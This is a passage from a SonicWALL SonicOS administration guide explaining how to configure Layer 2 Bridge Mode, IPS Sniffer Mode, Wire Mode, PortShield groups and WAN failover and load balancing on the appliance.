Then, go to the **Log > Name Resolution** page and set the **Name Resolution Method** to **DNS then NetBios**. Click **Accept** to save and activate the change.

Log /
Name Resolution

Name Resolution Settings

Name Resolution Method:

Configuring Wireless Zone Settings

In the case where you are using a HP PCM+/NIM system, if it will be managing a HP ProCurve switch on an interface assigned to a WLAN/Wireless zone, you will need to deactivate two features, otherwise you will not be able to manage the switch. Go to the **Network > Zones** page and select your Wireless zone. On the **Wireless** tab, clear the checkboxes next to **Only allow traffic generated by a SonicPoint** and **WiFiSec Enforcement**. Click **OK** to save and activate the change.

Configuring Layer 2 Bridge Mode Procedure

Refer to the [“L2 Bridge Interface Zone Selection”](#) section on page 227 for choosing a topology that best suits your network. In this example, we will be using a topology that most closely resembles the Simple L2 Bridge Topology.

Choose an interface to act as the Primary Bridge Interface. Refer to the [“L2 Bridge Interface Zone Selection”](#) section on page 227 for information in making this selection. In this example, we will use X1 (automatically assigned to the Primary WAN):

Configuring the Primary Bridge Interface

- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
- Step 2** Click the **Edit** icon in the **Configure** column of the X1 (WAN) interface.
- Step 3** Configure the interface with a Static IP address (e.g. 192.168.0.12).



Note The Primary Bridge Interface must have a Static IP assignment.

- Step 4** Configure the default gateway. This is required for the security appliance itself to reach the Internet. (This applies only to WAN interfaces.)
- Step 5** Configure the DNS server. (This applies only to WAN interfaces.)
- Step 6** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 7** Click **OK**.

The screenshot shows the configuration interface for 'Interface 'X1''. The 'General' tab is active. The configuration includes:

- Zone: WAN
- IP Assignment: Static
- IP Address: 10.203.28.35
- Subnet Mask: 255.255.255.0
- Default Gateway: 10.203.28.1
- DNS Server 1: 10.200.0.52
- DNS Server 2: 10.201.0.52
- DNS Server 3: 0.0.0.0
- Comment: Default WAN
- Management: HTTP, HTTPS, Ping, SNMP, SSH
- User Login: HTTP, HTTPS
- Add rule to enable redirect from HTTP to HTTPS

Choose an interface to act as the Secondary Bridge Interface. Refer to the [“L2 Bridge Interface Zone Selection” on page 227](#) for information in making this selection. In this example, we will use X0 (automatically assigned to the LAN):

Configuring the Secondary Bridge Interface

- Step 1** On the **Network > Interfaces** page, click the **Edit** icon in the **Configure** column of the X0 (LAN) interface.
- Step 2** In the **IP Assignment** drop-down list, select **Layer 2 Bridged Mode**.
- Step 3** In the **Bridged to** drop-down list, select the **X1** interface.
- Step 4** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 5** You may optionally enable the **Block all non-IPv4 traffic** setting to prevent the L2 bridge from passing non-IPv4 traffic.

VLAN Filtering (on SonicWALL NSA series appliances)

- You may also optionally navigate to the **VLAN Filtering** tab to control VLAN traffic through the L2 bridge. By default, all VLANs are allowed:
 - Select **Block listed VLANs (blacklist)** from the drop-down list and add the VLANs you wish to block from the left pane to the right pane. All VLANs added to the right pane will be blocked, and all VLANs remaining in the left pane will be allowed.
 - Select **Allow listed VLANs (whitelist)** from the drop-down list and add the VLANs you wish to explicitly allow from the left pane to the right pane. All VLANs added to the right pane will be allowed, and all VLANs remaining in the left pane will be blocked.

Step 6 Click **OK**.

The **Network > Interfaces** page displays the updated configuration:

You may now apply security services to the appropriate zones, as desired. In this example, they should be applied to the LAN, WAN, or both zones.

VLAN Integration with Layer 2 Bridge Mode

VLANs are supported on SonicWALL NSA series appliances. When a packet with a VLAN tag arrives on a physical interface, the VLAN ID is evaluated to determine if it is supported. The VLAN tag is stripped, and packet processing continues as it would for any other traffic. A simplified view of the inbound and outbound packet path includes the following potentially reiterative steps:

- IP validation and reassembly
- Decapsulation (802.1q, PPP)
- Decryption
- Connection cache lookup and management
- Route policy lookup
- NAT Policy lookup
- Access Rule (policy) lookup
- Bandwidth management
- NAT translation
- Advanced Packet Handling (as applicable)
 - TCP validation
 - Management traffic handling
 - Content Filtering
 - Transformations and flow analysis (on SonicWALL NSA series appliances): H.323, SIP, RTSP, ILS/LDAP, FTP, Oracle, NetBIOS, Real Audio, TFTP
 - IPS and GAV

At this point, if the packet has been validated as acceptable traffic, it is forwarded to its destination. The packet egress path includes:

- Encryption
- Encapsulation
- IP fragmentation

On egress, if the route policy lookup determines that the gateway interface is a VLAN subinterface, the packet is tagged (encapsulated) with the appropriate VLAN ID header. The creation of VLAN subinterfaces automatically updates the SonicWALL's routing policy table:

The auto-creation of NAT policies, Access Rules with regard to VLAN subinterfaces behave exactly the same as with physical interfaces. Customization of the rules and policies that govern the traffic between VLANs can be performed with customary SonicOS ease and efficiency.

When creating a zone (either as part of general administration, or as a step in creating a subinterface), a checkbox will be presented on the zone creation page to control the auto-creation of a GroupVPN for that zone. By default, only newly created Wireless type zones will have 'Create GroupVPN for this zone' enabled, although the option can be enabled for other zone types by selecting the checkbox during creation:

Management of security services between VLAN subinterfaces is accomplished at the zone level. All security services are configurable and applicable to zones comprising physical interfaces, VLAN subinterfaces, or combinations of physical and VLAN subinterfaces.

Gateway Anti-Virus and Intrusion Prevention Services between the different workgroups can easily be employed with the use of VLAN segmentation, obviating the need for dedicated physical interfaces for each protected segment.

VLAN support enables organizations to offer meaningful internal security (as opposed to simple packet filtering) between various workgroups, and between workgroups and server farms without having to use dedicated physical interfaces on the SonicWALL.

Here the ability to assign VLAN subinterfaces to the WAN zone, and to use the WAN client mode (only Static addressing is supported on VLAN subinterfaces assigned to the WAN zone) is illustrated, along with the ability to support WAN Load Balancing and failover. Also demonstrated is the distribution of SonicPoints throughout the network by means of connecting them to access mode VLAN ports on workgroup switches. These switches are then backhauled to the core switch, which then connects all the VLANs to the appliance via a trunk link.

VPN Integration with Layer 2 Bridge Mode

When configuring a VPN on an interface that is also configured for Layer 2 Bridge mode, you must configure an additional route to ensure that incoming VPN traffic properly traverses the SonicWALL security appliance. Navigate to the **Network > Routing** page, scroll to the bottom of the page, and click on the **Add** button. In the **Add Route Policy** window, configure the route as follows:

- Source: **ANY**
- Destination: *custom-VPN-address-object* (This is the address object for the local VPN tunnel IP address range.)
- Service: **ANY**
- Gateway: **0.0.0.0**
- Interface: **X0**

Configuring IPS Sniffer Mode

To configure the SonicWALL NSA appliance for IPS Sniffer Mode, you will use two interfaces in the same zone for the L2 Bridge-Pair. You can use any interfaces except the WAN interface. For this example, we will use X2 and X3 for the Bridge-Pair, and configure them to be in the

LAN zone. The WAN interface (X1) is used by the SonicWALL appliance for access to the SonicWALL Data Center as needed. The mirrored port on the switch will connect to one of the interfaces in the Bridge-Pair.

Configuration Task List for IPS Sniffer Mode

- [“Configuring the Primary Bridge Interface” on page 287](#)
 - Select LAN as the Zone for the Primary Bridge Interface
 - Assign a static IP address
- [“Configuring the Secondary Bridge Interface” on page 288](#)
 - Select LAN as the Zone for the Secondary Bridge Interface
 - Enable the L2 Bridge to the Primary Bridge interface
- [“Enabling and Configuring SNMP” on page 288](#)
 - Enable SNMP
 - Configure the IP address of the SNMP manager system where traps can be sent
- [“Configuring Security Services \(Unified Threat Management\)” on page 289](#)
 - Configure Security Services (UTM) for LAN traffic
- [“Configuring Logging” on page 289](#)
 - Configure logging alert settings to “Alert” or below
- [“Connecting the Mirrored Switch Port to a IPS Sniffer Mode Interface” on page 289](#)
 - Connect the mirrored port on the switch to either one of the interfaces in the Bridge-Pair
- [“Connecting and Configuring the WAN Interface to the Data Center” on page 290](#)
 - Connect and configure the WAN to allow access to dynamic signature data over the Internet

Configuring the Primary Bridge Interface

-
- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
- Step 2** Click the **Configure** icon in the right column of interface X2.
- Step 3** In the **Edit Interface** dialog box on the General tab, select **LAN** from the **Zone** drop-down list.



Note You do not need to configure settings on the Advanced or VLAN Filtering tabs.

- Step 4** For IP Assignment, select **Static** from the drop-down list.
- Step 5** Configure the interface with a static IP Address (e.g. 10.1.2.3). The IP address you choose should not collide with any of the networks that are seen by the switch.



Note The Primary Bridge Interface must have a static IP assignment.

- Step 6** Configure the Subnet Mask.

- Step 7** Type in a descriptive comment.
- Step 8** Select management options for the interface (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 9** Click **OK**.

Configuring the Secondary Bridge Interface

Our example continues with X3 as the secondary bridge interface.

- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
- Step 2** Click the **Configure** icon in the right column of the X3 interface.
- Step 3** In the **Edit Interface** dialog box on the **General** tab, select **LAN** from the **Zone** drop-down list.



Note You do not need to configure settings on the Advanced or VLAN Filtering tabs.

- Step 4** In the IP Assignment drop-down list, select **Layer 2 Bridged Mode**.
- Step 5** In the **Bridged to** drop-down list, select the **X2** interface.
- Step 6** Do not enable the **Block all non-IPv4 traffic** setting if you want to monitor non-IPv4 traffic.
- Step 7** Select **Never route traffic on this bridge-pair** to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)
- Step 8** Select **Only sniff traffic on this bridge-pair** to enable sniffing or monitoring of packets that arrive on the L2 Bridge from the mirrored switch port.
- Step 9** Select **Disable stateful-inspection on this bridge-pair** to allow TCP connections to pass through the SonicWALL even if the device has not seen a valid and complete TCP handshake sequence. This can be used for networks employing asymmetric packet paths for incoming and outgoing traffic in which the SonicWALL does not see all traffic of the TCP flow. Use of this setting is not recommended as it limits the SonicWALL's ability to enforce TCP stateful and other protections for the secured network.
- Step 10** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 11** Click **OK**.

Enabling and Configuring SNMP

When SNMP is enabled, SNMP traps are automatically triggered for many events that are generated by SonicWALL Security Services such as Intrusion Prevention and Gateway Anti-Virus.

More than 50 IPS and GAV events currently trigger SNMP traps. The *SonicOS Log Event Reference Guide* contains a list of events that are logged by SonicOS, and includes the SNMP trap number where applicable. The guide is available online at <http://www.sonicwall.com/us/Support.html> by typing **Log Event** into the Search field at the top of the page.

To determine the traps that are possible when using IPS Sniffer Mode with Intrusion Prevention enabled, search for **Intrusion** in the table found in the Index of Log Event Messages section in the *SonicOS Log Event Reference Guide*. The SNMP trap number, if available for that event, is printed in the SNMP Trap Type column of the table.

To determine the possible traps with Gateway Anti-Virus enabled, search the table for **Security Services**, and view the SNMP trap number in the SNMP Trap Type column.

To enable and configure SNMP:

-
- Step 1** Select the **System** tab, **Administration** folder from the navigation panel.
 - Step 2** Scroll down to the Advanced Management section.
 - Step 3** Select the **Enable SNMP** checkbox. The Configure button becomes active.
 - Step 4** Click **Configure**. The SNMP Settings dialog box is displayed.
 - Step 5** In the SNMP Settings dialog box, for System Name, type the name of the SNMP manager system that will receive the traps sent from the SonicWALL.
 - Step 6** Enter the name or email address of the contact person for the SNMP Contact
 - Step 7** Enter a description of the system location, such as "3rd floor lab".
 - Step 8** Enter the system's asset number.
 - Step 9** For Get Community Name, type the community name that has permissions to retrieve SNMP information from the SonicWALL, e.g. **public**.
 - Step 10** For Trap Community Name, type the community name that will be used to send SNMP traps from the SonicWALL to the SNMP manager, e.g. **public**.
 - Step 11** For the Host fields, type in the IP address(es) of the SNMP manager system(s) that will receive the traps.
 - Step 12** Click **OK**.

Configuring Security Services (Unified Threat Management)

The settings that you enable in this section will control what type of malicious traffic you detect in IPS Sniffer Mode. Typically you will want to enable Intrusion Prevention, but you may also want to enable other Security Services such as Gateway Anti-Virus or Anti-Spyware.

To enable Security Services, your SonicWALL must be licensed for them and the signatures must be downloaded from the SonicWALL Data Center. For complete instructions on enabling and configuring IPS, GAV, and Anti-Spyware, see the Security Services section in this guide.

Configuring Logging

You can configure logging to record entries for attacks that are detected by the SonicWALL.

To enable logging, perform the following steps:

-
- Step 1** Select the **Log** tab, **Categories** folder from the navigation panel.
 - Step 2** Under **Log Categories**, select **All Categories** in the **View Style** drop-down list.
 - Step 3** In the **Attacks** category, enable the checkboxes for **Log**, **Alerts**, and **Syslog**.
 - Step 4** Click **Apply**.

Connecting the Mirrored Switch Port to a IPS Sniffer Mode Interface

Use a standard Cat-5 Ethernet cable to connect the mirrored switch port to either interface in the Bridge-Pair. Network traffic will automatically be sent from the switch to the SonicWALL where it can be inspected.


Consult the switch documentation for instructions on setting up the mirrored port.

Connecting and Configuring the WAN Interface to the Data Center

Connect the WAN port on the SonicWALL, typically port X1, to your gateway or to a device with access to the gateway. The SonicWALL communicates with the SonicWALL Data Center automatically. For detailed instructions on configuring the WAN interface, see [“Configuring a WAN Interface” on page 250](#).

Configuring Wire Mode

Adding to the broad collection of traditional modes of SonicOS interface operation, including all LAN modes (Static, NAT, Transparent Mode, L2 Bridge Mode, Portshield Switch Mode), and all WAN modes (Static, DHCP, PPPoE, PPTP, and L2TP), SonicOS 5.8 introduces Wire-Mode, which provides four new methods non-disruptive, incremental insertion into networks.

Wire Mode Setting	Description
Bypass Mode	<p>Bypass Mode allows for the quick and relatively non-interruptive introduction of Wire Mode into a network. Upon selecting a point of insertion into a network (e.g. between a core switch and a perimeter firewall, in front of a VM server farm, at a transition point between data classification domains) the SonicWALL security appliance is inserted into the physical data path, requiring a very short maintenance window. One or more pairs of switch ports on the appliance are used to forward all packets across segments at full line rates. While Bypass Mode does not offer any inspection or firewalling, this mode allows the administrator to physically introduce the SonicWALL security appliance into the network with a minimum of downtime and risk, and to obtain a level of comfort with the newly inserted component of the networking and security infrastructure. The administrator can then transition from Bypass Mode to Inspect or Secure Mode instantaneously through a simple user-interface driven reconfiguration.</p>
Inspect Mode	<p>Inspect Mode extends Bypass Mode without functionally altering the low-risk, zero-latency packet path. Packets continue to pass through the SonicWALL security appliance, but they are also mirrored to the multi-core RF-DPI engine for the purposes of passive inspection, classification, and flow reporting. This reveals the appliance's Application Intelligence and threat detection capabilities without any actual intermediate processing.</p> <p>When Inspect Mode is selected, the Restrict analysis at resource limit option specifies whether all traffic is inspected. When this option is enabled (which is the default), the appliance scans the maximum number of packets it can process. The remaining packets are allowed to pass without inspection. If this option is disabled, traffic will be throttled in the flow of traffic exceeds the firewalls inspection ability.</p> <p> Note Disabling the Restrict analysis at resource limit option will reduce throughput if the rate of traffic exceeds the appliance's ability to scan all traffic.</p>

Wire Mode Setting	Description
Secure Mode	Secure Mode is the progression of Inspect Mode, actively interposing the SonicWALL security appliance's multi-core processors into the packet processing path. This unleashes the inspection and policy engines' full-set of capabilities, including Application Intelligence and Control, Intrusion Prevention Services, Gateway and Cloud-based Anti-Virus, Anti-Spyware, and Content Filtering. Secure Mode affords the same level of visibility and enforcement as conventional NAT or L2 Bridge mode deployments, but without any L3/L4 transformations, and with no alterations of ARP or routing behavior. Secure Mode thus provides an incrementally attainable NGFW deployment requiring no logical and only minimal physical changes to existing network designs.
Tap Mode	Tap Mode provides the same visibility as Inspect Mode, but differs from the latter in that it ingests a mirrored packet stream via a single switch port on the SonicWALL security appliance, eliminating the need for physically intermediated insertion. Tap Mode is designed for use in environments employing network taps, smart taps, port mirrors, or SPAN ports to deliver packets to external devices for inspection or collection. Like all other forms of Wire Mode, Tap Mode can operate on multiple concurrent port instances, supporting discrete streams from multiple taps.

The key functional differences between modes of interface configuration are summarized in this table:

	Bypass Mode	Inspect Mode	Secure Mode	Tap Mode	L2 Bridge, Transparent, NAT, Route Modes
Active/Active Clustering ¹	No	No	No	No	No
Application Control	No	No	Yes	No	Yes
Application Visibility	No	Yes	Yes	Yes	Yes
ARP/Routing/NAT ¹	No	No	No	No	Yes
Comprehensive Anti-Spam Service ¹	No	No	No	No	Yes
Content Filtering	No	No	Yes	No	Yes
DHCP Server ¹	No	No	No	No	Yes ²
DPI Detection	No	Yes	Yes	Yes	Yes
DPI Prevention	No	No	Yes	No	Yes
DPI-SSL ¹	No	No	No	No	Yes
High-Availability ¹	Yes	Yes	Yes	Yes	Yes
Link-State Propagation ³	No	No	No	No	No
SPI	No	Yes	Yes	Yes	Yes
TCP Handshake Enforcement ⁴	No	No	No	No	Yes
Virtual Groups ¹	No	No	No	No	Yes

1. These functions or services are unavailable on interfaces configured in Wire Mode, but remain available on a system-wide level for any interfaces configured in other compatible modes of operation.

2. Not available in L2 Bridge Mode.

3. Link State Propagation is a feature whereby interfaces in a Wire-Mode pair will mirror the link-state triggered by transitions of their partners. This is essential to proper operations in redundant path networks, in particular.

4. Disabled by design in Wire Mode to allow for failover events occurring elsewhere on the network to be supported when multiple Wire-Mode paths, or when multiple SonicWALL security appliance units are in use along redundant or asymmetric paths.



Note When operating in Wire-Mode, the SonicWALL security appliance's dedicated "Management" interface will be used for local management. To enable remote management and dynamic security services and application intelligence updates, a WAN interface (separate from the Wire-Mode interfaces) must be configured for Internet connectivity. This is easily done given that SonicOS supports interfaces in mixed-modes of almost any combination.

To configure an interface for Wire Mode, perform the following steps:

-
- Step 1** On the **Network > Interfaces** page, click the **Configure** button for the interface you want to configure for Wire Mode.
- Step 2** In the **Zone** pull-down menu, select **LAN**.

- Step 3** To configure the Interface for Tap Mode, in the **Mode / IP Assignment** pull-down menu, select **Tap Mode (1-Port Tap)** and click **OK**.

The screenshot shows the 'Interface 'X2' Settings' configuration page. At the top, there are two tabs: 'General' and 'Advanced'. Below the tabs, the title 'Interface 'X2' Settings' is displayed. Underneath, there are two dropdown menus: 'Zone' is set to 'LAN' and 'Mode / IP Assignment' is set to 'Tap Mode (1-Port Tap)'.

- Step 4** To configure the Interface for Wire Mode, in the **Mode / IP Assignment** pull-down menu, select **Wire Mode (2-Port Wire)**.

The screenshot shows the 'Interface 'X2' Settings' configuration page. At the top, there are two tabs: 'General' and 'Advanced'. Below the tabs, the title 'Interface 'X2' Settings' is displayed. Underneath, there are four dropdown menus: 'Zone' is set to 'LAN', 'Mode / IP Assignment' is set to 'Wire Mode (2-Port Wire)', 'Wire Mode Setting' is set to 'Bypass Mode (via Internal Switch / Relay)', and 'Paired Interface' is set to '-- Select an Interface --'.

- Step 5** In the **Wire Mode Type** pull-down menu, select the appropriate mode:

- Bypass Mode (via Internal Switch / Relay)
- Inspect Mode (Passive DPI of Mirrored Traffic)
- Secure Mode (Active DPI of Inline Traffic)

- Step 6** When **Inspect Mode** is selected, the **Restrict analysis at resource limit** option is displayed. It is enabled by default. When this option is enabled, the appliance scans the maximum number of packets it can process. The remaining packets are allowed to pass without inspection. If this option is disabled, traffic will be throttled in the flow of traffic exceeds the firewalls inspection ability.




Note Disabling the **Restrict analysis at resource limit** option will reduce throughput if the rate of traffic exceeds the appliance's ability to scan all traffic.

- Step 7** In the **Paired Interface** pull-down menu, select the interface that will connect to the upstream firewall. The paired interfaces must be of the same type (two 1 GB interfaces or two 10 GB interfaces).



Note Only unassigned interfaces are available in the **Paired Interface** pull-down menu. To make an interface unassigned, click on the Configure button for it, and in the **Zone** pull-down menu, select **Unassigned**.

- Step 8** Click **OK**.



CHAPTER 13

Configuring PortShield Interfaces

Network > PortShield Groups

PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoy the protection of a dedicated, deep packet inspection firewall.



Tip

Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.

You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

The **Network > PortShield Groups** page allows you to manage the assignments of ports to PortShield interfaces.

Network /

PortShield Groups

Clear Statistics

Note: Click on a port to select it or [Select All](#), [Unselect All](#)

X0 X1 X2 X3 X4 X5 X6 W0

Configure

Name	PortShield Interface	Link Settings	Link Status	Comment	Configure
X0	LAN	Auto Negotiate	1000 Mbps full-duplex	Default LAN	
X1	WAN	Auto Negotiate	No link	Default WAN	
X2	X0	Auto Negotiate	No link		
X3	X0	Auto Negotiate	No link		
X4	X0	Auto Negotiate	No link		
X5	X0	Auto Negotiate	No link		
X6	X0	Auto Negotiate	No link		
W0	WLAN	Auto Negotiate	300 Mbps half-duplex	Default WLAN	

Topics:

- [“Static Mode and Transparent Mode” on page 296](#)
- [“Configuring PortShield Groups” on page 297](#)

Static Mode and Transparent Mode

A PortShield interface is a virtual interface with a set of ports assigned to it. There are two IP assignment methods you can deploy to create PortShield interfaces. They are Static and Transparent modes. The following two sections describe each.

Working in Static Mode

When you create a PortShield interface in Static Mode, you manually create an explicit address to be applied to the PortShield interface. All ports mapped to the interface are identified by this address. Static mode is available on interfaces assigned to Trusted, Public, or Wireless zones.



Note When you create a PortShield interface in Static Mode, make sure the IP address you assign to the interface is not already in use by another PortShield interface.

Working in Transparent Mode

Transparent Mode addressing allows for the WAN subnetwork to be shared by the current interface using Address Object assignments. The interface's IP address is the same as the WAN interface IP address. Transparent mode is available on interfaces assigned to Trusted and Public Zones.



Note Make sure the IP address you assign to the PortShield interface is within the WAN subnetwork.

When you create a PortShield interface in Transparent Mode, you create a range of addresses to be applied to the PortShield interface. You include these addresses in one entity called an Address Object. Address Objects allow for entities to be defined one time and to be re-used in multiple referential instances throughout the SonicOS interface. When you create a PortShield interface using an address object, all ports mapped to the interface are identified by any of the addresses specified in the address range.



Note Each statically addressed PortShield interface must be on a unique subnetwork. You can not overlap PortShield interfaces across multiple subnetworks.

Configuring PortShield Groups

There are several ways to configure PortShield groups:

- [“Configuring PortShield Interfaces from the Network > Interfaces Page” on page 298](#)
- [“Configuring PortShield Interfaces from the Network > PortShield Groups Page” on page 299](#)

Configuring PortShield Interfaces from the Network > Interfaces Page

To configure a PortShield interface, perform the following steps:

Step 1 Click on the **Network > Interfaces** page.

The screenshot shows the 'Interfaces' page with an 'Accept' button and an 'Interface Settings' table. Below the table is an 'Add Interface...' button and a link to '3G/4G/Dial-up use can be set at Network > Failover & LB'. At the bottom is an 'Interface Traffic Statistics' table with a 'Clear' button.

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	
U0	WAN	Default LB Group	0.0.0.0	255.255.255.0	Dial-Up	Disconnected	Module	

Traffic Statistics	X0	X1	X2	X3	X4	X5	U0
Rx Unicast Packets	0	9570188	0	0	0	0	0
Rx Broadcast Packets	0	7000090	0	0	0	0	0
Rx Bytes	0	2236635669	0	0	0	0	0
Tx Unicast Packets	0	11353549	0	0	0	0	0
Tx Broadcast Packets	0	20120	0	0	0	0	0
Tx Bytes	0	1807224349	0	0	0	0	0
Skipped DPI	0	0	0	0	0	0	0

Step 2 Click the **Edit** icon in the **Configure** column for the interface you want to configure. The Edit Interface window displays.

The screenshot shows the 'Interface 'X3' Settings' dialog box with two tabs: 'General' and 'Advanced'. The 'General' tab is active, showing the following settings:

- Zone: LAN
- Mode / IP Assignment: PortShield Switch Mode
- PortShield to: X0

Step 3 In the **Zone** pull-down menu, select on a zone type option to which you want to map the interface.




Note You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

Step 4 In the **IP Assignment** pull-down menu, select **PortShield Switch Mode**.

Step 5 In the **PortShield to** pull-down menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

Configuring PortShield Interfaces from the Network > PortShield Groups Page

The **Network > PortShield Groups** page displays a graphical representation of the current configuration of PortShield interfaces.



- Interfaces in black are not part of a PortShield group.
- Interfaces in yellow have been selected to be configured
- Interfaces that are the same color (other than black or yellow) are part of a PortShield group, with the master interface having a white outline around the color.
- Interfaces that are greyed out cannot be added to a PortShield group.

On the **Network > PortShield Groups** page, you can manually group ports together using the graphical PortShield Groups interface. Grouping ports allows them to share a common network subnet as well as common zone settings.



Note Interfaces must be configured before being grouped with PortShield.

To configure PortShield groups, perform the following steps:

- Step 1** In the graphic, select the interface(s) you want to configure as part of a PortShield group. The interfaces will turn yellow.
- Step 2** Click the **Edit** icon in the **Configure** column.

- Step 3** In the **Port Enable** pull-down menu, select whether you want to enable or disable the interfaces.
- Step 4** In the **PortShield Interface** pull-down menu, select which interface you want to assign as the master interface for these PortShield interfaces.
- Step 5** In the **Link Speed** pull-down menu, select the link speed for the interfaces.



CHAPTER 14

Setting Up Failover and Load Balancing

Network > Failover & LB

Topics:

- [“Failover and Load Balancing” on page 301](#)
- [“Load Balancing Statistics” on page 305](#)
- [“Multiple WAN \(MWAN\)” on page 306](#)

Failover and Load Balancing

Topics:

- [“Settings” on page 301](#)
- [“Load Balancing Members and Groups” on page 302](#)

Settings

For Failover & Load Balancing (LB), multiple WAN members are supported (N-1, where N is the total number of interfaces on a hardware platform):

- Primary WAN Ethernet Interface
- Alternate WAN #1
- Alternate WAN #2
- Alternate WAN #<N-1>...

The **Primary WAN Ethernet Interface** has the same meaning as the previous firmware’s concept of “Primary WAN.” It is the highest ranked WAN interface in the LB group. The **Alternate WAN #1** corresponds to “Secondary WAN,” it has a lower rank than the Primary WAN, but has a higher rank than the next alternates. The others, **Alternate WAN #2** and **Alternate WAN #<N-1>...**, are lower ranking, with Alternate WAN #<N-1>... being the lowest ranked among the WAN members of the LB group.

The Failover and Load Balancing settings are described below:

- **Enable Load Balancing**—This option must be enabled for the user to access the LB Groups and LB Statistics section of the Failover & Load Balancing configuration. If disabled, no options for Failover & Load Balancing are available to be configured.
- **Respond to Probes**—When enabled, the appliance can reply to probe request packets that arrive on any of the appliance's interfaces.
- **Any TCP-SYN to Port**—This option is available when the **Respond to Probes** option is enabled. When selected, the appliance will only respond to TCP probe request packets having the same packet destination address TCP port number as the configured value.

Network /

Failover & LB

Settings




Enable Load Balancing

Respond to Probes

Current probe rate: < 1 per second, 0 total

Any TCP-SYN to Port

Groups

Name	Type	IP Address	Link Status	LB Status	Main Target	Alternate Target	Configure	Notes
Default LB G...	Basic Failover						  	

Statistics

Display Statistics for:

Interface	Total Connection	New Connection	Current Ratio	Average Ratio	Total Unicast Bytes	Rx Unicast	Rx Bytes	Tx Unicast	Tx Bytes	Throughput (KB/s)	Throughput (Kbits/s)
X1	494302	0	100	100	521384422	827927	241853936	1035874	279530486	20	165

Load Balancing Members and Groups

LB Members added to a LB Group take on certain “roles.” A member can only work in one of the following roles:

- **Primary**—Only one member can be the Primary per Group. This member always appears first or at the top of the Member List. Note that although a group can be configured with an empty member list, it is impossible to have members without a Primary.
- **Alternate**—More than one member can be an Alternate, however, it is not possible to have a Group of only Alternate members.
- **Last-Resort**—Only one member can be designed as Last-Resort. Last-Resort can only be configured with other group members.

Each member in a group has a rank. Members are displayed in descending order of rank. The rank is determined by the order of interfaces as they appear in the Member List for the group. The order is important in determining the usage preferences of the Interfaces, as well as the level of precedence within the group. Thus, no two interfaces within a group will have the same or equal rank; each Interface will have a distinct rank.

Topics:

- [“General Tab” on page 303](#)
- [“Probing Tab” on page 304](#)

General Tab

To configure the Group Member Rank settings, click the **Edit** icon in the **Configure** column of the Group you wish to configure on the **Network > Failover & LB** page. The **Edit LB Group** window displays.

The screenshot shows the 'Edit LB Group' window with the 'General' tab selected. The 'Name' field contains 'Default LB Group' and the 'Type' dropdown is set to 'Basic Failover'. A checkbox labeled 'Preempt and failback to preferred interfaces when possible' is checked. Below this, there are two list boxes: 'Group Members' (containing 'X3') and 'Selected: Interface Ordering' (containing 'X1'). Between these lists are 'Add >>' and '<< Remove' buttons. Below the 'Selected' list are up and down arrow buttons. At the bottom, there is a 'Final Back-Up' field with the value 'U0' and '<<' and '>>' navigation buttons.

The **General** tab allows you to modify the following settings:

- **Name**—Edit the display name of the Group
- **Type**—Choose the type of LB from the drop-down list (Basic Active/Passive Failover, Round Robin, Spillover-Based, or Percentage-Based).
 - **Basic Failover**—The four WAN interfaces use ‘rank’ to determine the order of preemption when the **Preempt and failback to preferred interfaces when possible** checkbox has been enabled. Only a higher-ranked interface can preempt an Active WAN interface.
 - **Round Robin**—This option now allows you to re-order the WAN interfaces for Round Robin selection. The order is as follows: Primary WAN, Alternate WAN #1, Alternate WAN #2, and Alternate WAN #3; the Round Robin will then repeat back to the Primary WAN and continue the order.
